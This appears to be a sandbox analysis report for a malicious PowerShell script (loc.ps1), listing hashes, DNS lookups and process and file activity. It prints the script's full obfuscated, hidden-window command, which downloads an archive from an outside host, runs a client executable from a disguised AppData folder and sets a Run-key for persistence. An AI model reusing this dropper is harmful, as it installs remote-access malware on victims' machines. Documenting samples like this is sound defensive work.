SSDEEP:	48:94PQFjXe/9IWoF4sCErUHIJ8DgxIukvhkvklCywE1xPhou8keSogZoX1qvhou8kF:9/S9IzWsC/f4kvhkvCCtEfrJHKGrJHKA
MD5:	D8B0D167692A44937F77B1DEE0A2E153
SHA1:	CA9D4DB7C5B90C649997C67D4B7FAB35BB98A718
SHA-256:	B72E14C0A43285C3AAA1568E54E0D67E1FDF5911BA078052506CA05F42D9FF18
SHA-512:	DA5850C34D0A5B5F7649976F1BC78CD737B0037A232E1C0731C1C2B28BFFA4F8B061CDEDB79608A5F8199F66B7462F33216A616C734B99C16B697EEF783E7E0
Malicious:	false
Preview:	.....FL.....F.".. .....-..7.4..a..\.....:..DG..Yr?.D..U..k0.&...&.....-.....t...CFSF..1.....NM...AppData...t.Y^...H.g.3..(... ..gVA.G..k...@.....NM..V3.....Y.....R..A.p.p.D.a.t.a...B.V.1.....NN...Roaming.@.....NM..V3.....Y.....f...R.o.a.m.i.n.g.....\.1.....U...MICROS~1..D..... ..NM..V3.....Y.....f0.M.i.c.r.o.s.o.f.t.....V.1.....U....Windows.@.....NM..U.....Y.....@.9.W.i.n.d.o.w.s.....1.....NN...STARTM~1..n.....NM..U.....Y..... .....D.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.t..Programs..j.....NM..U.....Y.....@.....3..P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7. 8.2.....n.1.....L...WINDOW~1..V.....NM..U.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....NM..P.....Y.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6206
Entropy (8bit):	3.756573599783991
Encrypted:	false
SSDEEP:	48:94PQFjXe/9IWoF4sCErUHIJ8DgxIukvhkvklCywE1xPhou8keSogZoX1qvhou8kF:9/S9IzWsC/f4kvhkvCCtEfrJHKGrJHKA
MD5:	D8B0D167692A44937F77B1DEE0A2E153
SHA1:	CA9D4DB7C5B90C649997C67D4B7FAB35BB98A718
SHA-256:	B72E14C0A43285C3AAA1568E54E0D67E1FDF5911BA078052506CA05F42D9FF18
SHA-512:	DA5850C34D0A5B5F7649976F1BC78CD737B0037A232E1C0731C1C2B28BFFA4F8B061CDEDB79608A5F8199F66B7462F33216A616C734B99C16B697EEF783E7E0
Malicious:	false
Preview:	.....FL.....F.".. .....-..7.4..a..\.....:..DG..Yr?.D..U..k0.&...&.....-.....t...CFSF..1.....NM...AppData...t.Y^...H.g.3..(... ..gVA.G..k...@.....NM..V3.....Y.....R..A.p.p.D.a.t.a...B.V.1.....NN...Roaming.@.....NM..V3.....Y.....f...R.o.a.m.i.n.g.....\.1.....U...MICROS~1..D..... ..NM..V3.....Y.....f0.M.i.c.r.o.s.o.f.t.....V.1.....U....Windows.@.....NM..U.....Y.....@.9.W.i.n.d.o.w.s.....1.....NN...STARTM~1..n.....NM..U.....Y..... .....D.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.t..Programs..j.....NM..U.....Y.....@.....3..P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7. 8.2.....n.1.....L...WINDOW~1..V.....NM..U.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....NM..P.....Y.....

Static File Info

General

File type:	Unicode text, UTF-8 (with BOM) text, with very long lines (4805), with no line terminators
Entropy (8bit):	4.261717793830267
TrID:	• Text - UTF-8 encoded (3003/1) 100.00%
File name:	loc.ps1
File size:	4808
MD5:	d7bd6a17466dbe1e448956b0018ad94d
SHA1:	a9d50d22cc9024dc6bd3297286783ef4b38d6f99
SHA256:	5f5f8f102490525c22deed33b94fa01b52289e7166eedccd04cfece900958669
SHA512:	83b312bdce897983350521d8374c83403204b87f7d433c6b81b5f6ecd0d8011e91f77144caddbdd4c5596d9898ff6da750eca7f385688442797190543bcb1d4c
SSDEEP:	96:X6rCx5wroLBS4ch7S3NF7wJJTZW+1/BrbBEnwOeelJXk6ccWeCfNYV:q2fwroXY7S3NF7wplBrlEnwkxccWq
TLSH:	AAA1C078C775A9C00AF972C05EE138496078AD23C6748A78E96D4CE77D78601DF356B8
File Content Preview:	...powershell -nop -ep bypass -win hid -enc LgAoACcAYwBkACcAKQAgACQAewBFAGAATgBWADoAYQBwAGAAcABgAEQAQQB0AGEAfQA7ACAAJAB7AEwAYABpAG4ASwB9AD0AKAAiAHsAMAB9AHsAMQB9AHsANQB9AHsANgB9AHsANwB9AHsANAB9AHsAOAB9AHsAMgB9AHsAMwB9ACIAIAAtAGYAIAAnAGgAdAAnACwAJwB0AHAAcwA

File Icon

Icon Hash:	3270d6baae77db44

Network Behavior

UDP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 28, 2023 09:33:59.266446114 CEST	53	65323	8.8.8.8	192.168.2.5

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
May 28, 2023 09:33:59.266446114 CEST	8.8.8.8	192.168.2.5	0xaa9b	Server failure (2)	usherskeny a.co.ke	none	none	A (IP address)	IN (0x0001)	false

Statistics

Behavior



System Behavior

Analysis Process: powershell.exe PID: **6560**, Parent PID: **3324**

General

Target ID:	0
Start time:	09:33:49
Start date:	28/05/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noLogo -ExecutionPolicy unrestricted -file "C:\Users\user\Desktop\loc.ps1
Imagebase:	0x7ff7fbaf0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_em3oh2mh.n0i.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03CE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ozkg1ozz.s3s.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03CE6FDD	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA04EBF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA04EBF1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_em3oh2mh.n0i.ps1	success or wait	1	7FFA03CEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ozkg1ozz.s3s.psm1	success or wait	1	7FFA03CEF270	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_em3oh2mh.n0i.ps1	0	1	31	1	success or wait	1	7FFA03CEB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ozkg1ozz.s3s.psm1	0	1	31	1	success or wait	1	7FFA03CEB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFA052DF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D92625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D92625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04D92625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA04E612E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA04D762DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22384	success or wait	1	7FFA04D763B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA04E612E7	ReadFile
C:\Users\user\Desktop\loc.ps1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Users\user\Desktop\loc.ps1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

Copyright Joe Security LLC 2023

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

Analysis Process: conhost.exe PID: **6424**, Parent PID: **6560**

General

Target ID:	1
Start time:	09:33:49
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **6868**, Parent PID: **6560**

General

Target ID:	2
Start time:	09:33:51
Start date:	28/05/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -ep bypass -win hid -enc LgAoACcAYwBkACcAKQAgACQAewBFAGAATgBWADoA YQBwAGAAcABgAEQAQQB0AGEAfQA7ACAAJAB7AEwAYABpAG4ASwB9AD0AKAAiAHsAMAB9AHsAMQB9AHsANQB9AHsANgB9AHsANwB9 AHsANAB9AHsAOAB9AHsAMgB9AHsAMwB9ACIAIAAtAGYAIAAnAGgAdAAnACwAJwB0AHAAcwA6ACcALAAnAHcALgAnACwAJwBwAGgAcAAnACwAJw ByAG0AcwAvACcALAAnAC8ALwB1AHMAaABlAHIAcwBrAGUAJwAsACcAbgB5AGEALgBjAG8ALgBrAGUAJwAsACcALwBmAG8AJwAsACcAdgBpAGUA JwApADsAIAAkAHsAUgBuAGAAVQBtAH0APQAuACgAIgB7ADEAfQB7ADIAfQB7ADAAfQAiAC0AZgAnAFIAYQBuAGQAbwBtACcALAAnAEcAZQAnAC wAJwB0AC0AJwApACAALQBtAGkAbgBpAG0AdQBtACAANQAgAC0AbQBhAHgAaQBtAHUAbQAgADkAOwAgACQAewBSAFIAbgBgAFUATQB9AD0ALgAo ACIAewAxAH0AewAyAH0AewAwAH0AIgAtAGYAIAAnAFIAYQBuAGQAbwBtACcALAAnAEcAZQAnACwAJwB0AC0AJwApACAALQBtAGkAbgBpAG0AdQ BtACAAMQAwADIANAAgAC0AbQBhAHgAaQBtAHUAbQAgADkAOQA5ADkAOwAgACQAewBDAEgAYABSAFMAfQA9ACgAIgB7ADkAfQB7ADcAfQB7ADUA fQB7ADAAfQB7ADQAfQB7ADEAMAB9AHsAMwB9AHsANgB9AHsAMQB9AHsAMgB9AHsAOAB9ACIAIAAtAGYAJwBwAHMAJwAsACcAWAAnACwAJwBZAC cALAAnAEoAJwAsACcAdAB1AHYAdwB4ACcALAAnAG4AbwAnACwAJwBLAEwATQBOAE8AUABSAFMAVABVAFYAVwAnACwAJwBtACcALAAnAFoAJwAs ACcAYQBiAGMAZABlAGYAZwBoAGkAagBrAGwAJwAsACcAeQB6AEEAQgBDAEQARQBGAEcASABJACcAKQA7ACAAJAB7AHIAYABTAHQAUgB9AD0AJw AnADsAIAAkAHsAUgBgAEEATgB9AD0AJgAoACIAewAzAH0AewAyAH0AewAxAH0AewAwAH0AIgAtAGYAIAAnAGMAdAAnACwAJwBlACcALAAnAGoA JwAsACcATgBlAHcALQBPAGIAJwApACAAKAAiAHsAMAB9AHsAMgB9AHsAMQB9AHsAMwB9ACIALQBmACAAJwBTAHkAJwAsACcAZQBtAC4AUgBhAG 4AZABvACcALAAnAHMAdAAnACwAJwBtACcAKQA7ACAAZgBvAHIAIAAoACQAewBJAH0APQAwADsAIAAkAHsASQB9ACAALQBsAHQAIAAkAHsAcgBg AE4AVQBtAH0AOwAgACQAewBpAH0AKwArACkAIAB7ACQAewByAFMAYABUAHIAfQArAD0AJAB7AEMAaABgAFIAUwB9AFsAJAB7AFIAYABBAG4AfQ AuACgAIgB7ADEAfQB7ADAAfQAiACAALQBmACAAJwB0ACcALAAnAG4AZQB4ACcAKQAuAEkAbgB2AG8AawBlACgAMAAsACAAJAB7AGMAYABlAFIA UwB9AC4AIgBMAGAARQBuAEcAdABlACIAKQBdAH0AOwAgACQAewBSAFoAYABJAHAAfQA9ACQAewByAGAAcwB0AFIAfQArACgAIgB7ADEAfQB7AD AAfQAiAC0AZgAnAHAAJwAsACcALgB6AGkAJwApADsAIAAkAHsAUABBAGAAVABoAH0APQAkAHsAZQBuAGAAVgBgADoAYQBQAFAAZABhAHQAYQB9 ACsAJwBcACcAKwAkAHsAcgBaAGAAaQBwAH0AOwAgACQAewBQAGAAegBJAHAAfQA9ACQAewBFAE4AVgA6AGEAYABwAGAAcABkAGEA dABBAH0AKwAoACgAKAAiAHsAMAB9AHsAMQB9AHsAMgB9ACIAIAAtAGYAJwB7ADAAfQAnACwAJwBPAE4ARQBOADAAVABFACcALAAnAHUAcABkAG EAdABlAF8AJwApACkAIAAtAGYAWwBjAEgAQQByAF0AOQAyACkAKwAkAHsAUgBSAG4AYABVAG0AfQA7ACAAJgAoACIAewAyAH0AewAzAH0AewAx AH0AewA0AH0AewA1AH0AewAwAH0AIgAgAC0AZgAgACcAcgAnACwAJwBuACcALAAnAFMAdABhAHIAdAAtAEIAJwAsACcAaQB0AHMAVAByAGEAJw AsACcAcwAnACwAJwBmAGUAJwApACAALQBTAG8AdQByAGMAZQAgACQAewBsAGkAYABOAEsAfQAgAC0ARABlAHMAdABpAG4AYQB0AG kAbwBuACAAJAB7AFAAYQBgAFQAaAB9ADsAIAAuACgAIgB7ADAAfQB7ADEAfQB7ADMAfQB7ADIAfQAiAC0AZgAgACcAZQAnACwAJwB4AHAAYQAn ACwAJwBlACcALAAnAG4AZAAtAGEAcgBjAGgAaQB2ACcAKQAgAC0AcABhAHQAaAAgACQAewBwAGEAYABUAEgAfQAgAC0AZABlAHMAdABpAG4AYQ B0AGkAbwBuAHAAYQB0AGgAIAAkAHsAcABgAHoASQBQAH0AOwAgACQAewBmAGAATwBsAGQAfQA9AC4AKAAiAHsAMgB9AHsAMQB9AH sAMAB9ACIAIAAtAGYAJwBlAG0AJwAsACcAdAAtAEkAdAAnACwAJwBHAGUAJwApACAAJAB7AHAAYAB6AEkAUAB9ACAALQBGAG8AcgBjAGUAOwAg ACQAewBGAG8AYABsAEQAfQAuACIAYQB0AFQAYABSAEkAYgB1AGAAVABgAGUAcwAiAD0AKAAiAHsAMQB9AHsAMAB9ACIALQBmACAAJwBuACcALA AnAEgAaQBkAGQAZQAnACkAOwAgAC4AKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAIAAnAFIAZQBtAG8AJwAsACcAdgAnACwAJwBlAC0A SQB0AGUAbQAnACkAIAAtAHAAYQB0AGgAIAAkAHsAcABhAGAAVABoAH0AOwAgACYAKAAnAGMAZAAnACkAIAAkAHsAcABgAFoAaQBQAH0AOwAgAC YAKAAiAHsAMQB9AHsAMAB9ACIALQBmACcAcgB0ACcALAAnAHMAdABhACcAKQAgACgAIgB7ADMAfQB7ADAAfQB7ADIAfQB7ADEAfQAiACAALQBm ACcAdAAzACcALAAnAHgAZQAnACwAJwAyAC4AZQAnACwAJwBjAGwAaQBlAG4AJwApADsAIAAkAHsAZgBTAGAAVABSAH0APQAkAHsAcABgAFoAaQ BQAH0AKwAoACgAKAAiAHsAMwB9AHsAMgB9AHsAMQB9AHsAMAB9ACIALQBmACcAMwAyAC4AZQB4AGUAJwAsACcAaQBlAG4AdAAnAC wAJwBOAGMAbAAnACwAJwBUADcAJwApACkAIAAgAC0AQwBSAGUAUABMAEEAYwBlACAAKABbAGMAaABBAHIAXQA4ADQAKwBbAGMAaA BBAHIAXQA1ADUAKwBbAGMAaABBAHIAXQA3ADgAKQAsAFsAYwBoAEEAcgBdADkAMgApADsAIAAkAHsAcgBgAE4AbQB9AD0AKAAiAHsAMwB9AHsA MAB9AHsAMgB9AHsAMQB9AHsANAB9ACIAIAAtAGYAIAAnAE4ARQBOACcALAAnAEUAdQBwAGQAYQB0AGUAJwAsACcAMABUACcALAAnAE8AJwAsAC cAXwAnACkAKwAkAHsAcgBgAFIATgBgAFUAbQB9ADsAIAAmACgAIgB7ADAAfQB7ADEAfQB7ADQAfQB7ADMAfQB7ADIAfQAiAC0AZgAgACcATgBl AHcALQBJAHQAZQBtACcALAAnAFAAcgBvACcALAAnAHIAdAB5ACcALAAnAGUAJwAsACcAcAAnACkAIAAtAFAAYQB0AGgAIAAoACgAKAAiAHsAMQ B9AHsAOQB9AHsAOAB9AHsANgB9AHsAMwB9AHsAMQAwAH0AewAwAH0AewA3AH0AewA0AH0AewAyAH0AewA1AH0AIgAtAGYAIAAnAHoAVwAnACwA JwBlACcALAAnAG4AUABjACcALAAnAEYAVABXAEEAUgBFAFAAYwB6AE0AaQBjAHIAbwBzACcALAAnAHIAcgBlAG4AdABWAGUAcgBzAGkAbwAnAC wAJwB6AFIAdQBuACcALAAnAFMATwAnACwAJwBpAG4AZABvAHcAcwBQAGMAegBDAHUAJwAsACcAUABjAHoAJwAsACcASwBDAFUAOgAnACwAJwBv AGYAdABQAGMAJwApACkALgAiAHIARQBwAEwAYABBAGMARQAiACgAKABbAEMAaABBAFIAXQA4ADAAKwBbAEMAaABBAFIAXQA5ADkA KwBbAEMAaABBAFIAXQAxADIAMgApACwAWwBzAFQAUgBJAG4AZwBdAFsAQwBoAEEAUgBdADkAMgApACkAIAAtAE4AYQBtAGUAIAAkAHsAUgBgAE 4AbQB9ACAALQBWAGEAbAB1AGUAIAAkAHsAZgBTAGAAVABSAH0AIAAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIAAoACIAewAyAH0AewAx AH0AewAwAH0AIgAtAGYAJwBnACcALAAnAG4AJwAsACcAUwB0AHIAaQAnACkAOwA=
Imagebase:	0x7ff7fbaf0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0sbjehas.qns.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03CE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5ibkftyv.amz.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03CE6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA010003FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA04EBF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA04EBF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFA010003FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Users\user\AppData\Roaming\ONEN0TEupdate_1220	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA03CEF35D	CreateDirectoryW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFA010003FC	unknown

Copyright Joe Security LLC 2023

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	7FFA010003FC	unknown
